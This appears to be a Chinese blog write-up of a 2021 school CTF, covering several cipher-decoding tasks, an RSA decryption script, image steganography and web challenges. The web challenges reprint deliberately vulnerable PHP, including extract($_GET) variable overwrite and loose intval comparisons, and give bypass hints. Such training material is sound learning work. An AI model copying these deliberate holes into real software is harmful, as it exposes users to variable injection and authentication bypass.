
2021校赛ctf write up

原创

王谬之 于 2022-03-20 20:19:56 发布
文章标签： 安全

密码签到

- 找到网上在线base解码



- base64 解码一次


- base32 解码一次

佛曰


- 网上在线佛曰解码

嗷呜


- 这题很有意思，出题者卡了一个markdown语法的bug 特性



- 从兽音译者可以看到加密用去四个字符是：汪嗷呜~
- 刚好题目中~字符貌似是在markdown语法下写的，变成了删除线的形式，只要恢复再拿去解密就好了
- 呜嗷嗷嗷嗷呜啊呜呜啊呜嗷呜呜呜嗷嗷啊嗷啊呜嗷呜啊嗷呜呜嗷嗷啊嗷嗷嗷呜啊呜呜呜嗷呜呜嗷呜啊嗷啊呜嗷呜呜啊嗷呜嗷啊~呜呜啊嗷嗷嗷呜啊呜嗷嗷啊
- ~呜嗷嗷嗷嗷呜啊呜呜啊呜嗷呜呜~呜嗷嗷啊嗷啊呜嗷呜~啊~嗷~呜呜嗷嗷啊嗷嗷嗷呜啊呜呜~呜嗷呜呜~嗷~呜啊嗷啊呜嗷呜呜啊嗷呜呜啊嗷呜嗷啊~呜呜啊嗷嗷嗷呜啊呜嗷嗷啊



某种加密




- 一眼凯撒加密
- 网上在线破译

emoji

- 表情加密，在线找工具破译

easy rsa

- 看rsa提供的条件写脚本



```python
import gmpy2

p=99950883548950712005667928183318150103602857808714970476400543833182090927614847267153395856154351109529235840009749162

q=11016407598226561453843475684497868403133263797790775184214416628183083888896719582922171888063808561642529787254663775

e=65537

c=96943505083764384483424044728734172640621975550020698130066544179207718853363946338994094861246537566774081523040980190

n=p*q
s = (p-1)*(q-1)
d=gmpy2.invert(e,s)
M = pow(c,d,n)
print(M)
m = hex(M)
print(m)
```


- 运行脚本


- 在线把hex转换成str

签到

- 不会吧，不会真的连签到都要wp吧


兔兔把flag藏起来了

- 图片隐写，010打开改长宽




- 看到改后的图片有pass

- 尝试把图片改成zip格式




- 用图中密码解压并打开文档

- 看到隐藏文字，但不能直接复制



- 识图提取文字再稍作修改即得flag

easy_php




```php
<?php

include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
        $num  =  $_GET['num'];
        if($num==4476){
                die("no  no  no!");
        }
        if(intval($num,0)==4476){
                echo  $flag;
        }else{
                echo  intval($num,0);
        }
}
```



- 审题，构造一个num值为4476但不为十进制

头疼


- f12 查看源码



- 审题，去观察http请求标头



- 找到flag




sysctf{fl4g_on_header_!!!}


好玩的贪吃蛇

- f12，发现游戏开始会向getscore.php发出请求

- 直接向该url提交请求




- 请求30次




easy_bypass

- 御剑后台扫一下就出来的，图就不放了




```php
<?php
header("Content-Type: text/html; charset=UTF-8");
error_reporting(0);
highlight_file(__FILE__);
require_once('flag.php');
$person='    A.bin    ';
extract($_GET);

//pass 1
if (isset($key1))
{
        $file = trim($person);
        if($key1 == $file){
                echo 'The pass 1 solve</br>';
                $pass1=1;
        }
        else{
                echo '56ys5LiA5YWz6YO96L+H5LiN5Y6777yf</br>';
        }
}

//pass 2
if (isset($key2))
{

        if(intval($key2,0) < 504 && intval($key2 + 100) > 504504)

        {
                echo 'The pass 2 solve</br>';
                $pass2=1;
        }
        else{
                echo '5YW25a6e5LiN6Zq+77yM55yf55qE5LiN6Zq+</br>';
        }
}

//Final pass
if (isset($key3))
{
        if ($pass1=1 && $pass2=1 && $key3==$pass3)
        {
                echo 'The flag is        '.$flag;
        }
        else
        {
                echo '5Zue5aS055yL55yL5ZCn</br>';
        }
}
```


- key1要和去掉左右无关字符的person变量相同
- key2要绕过504和504504的计数法
- key3要和pass3一样
- 于是构造如图

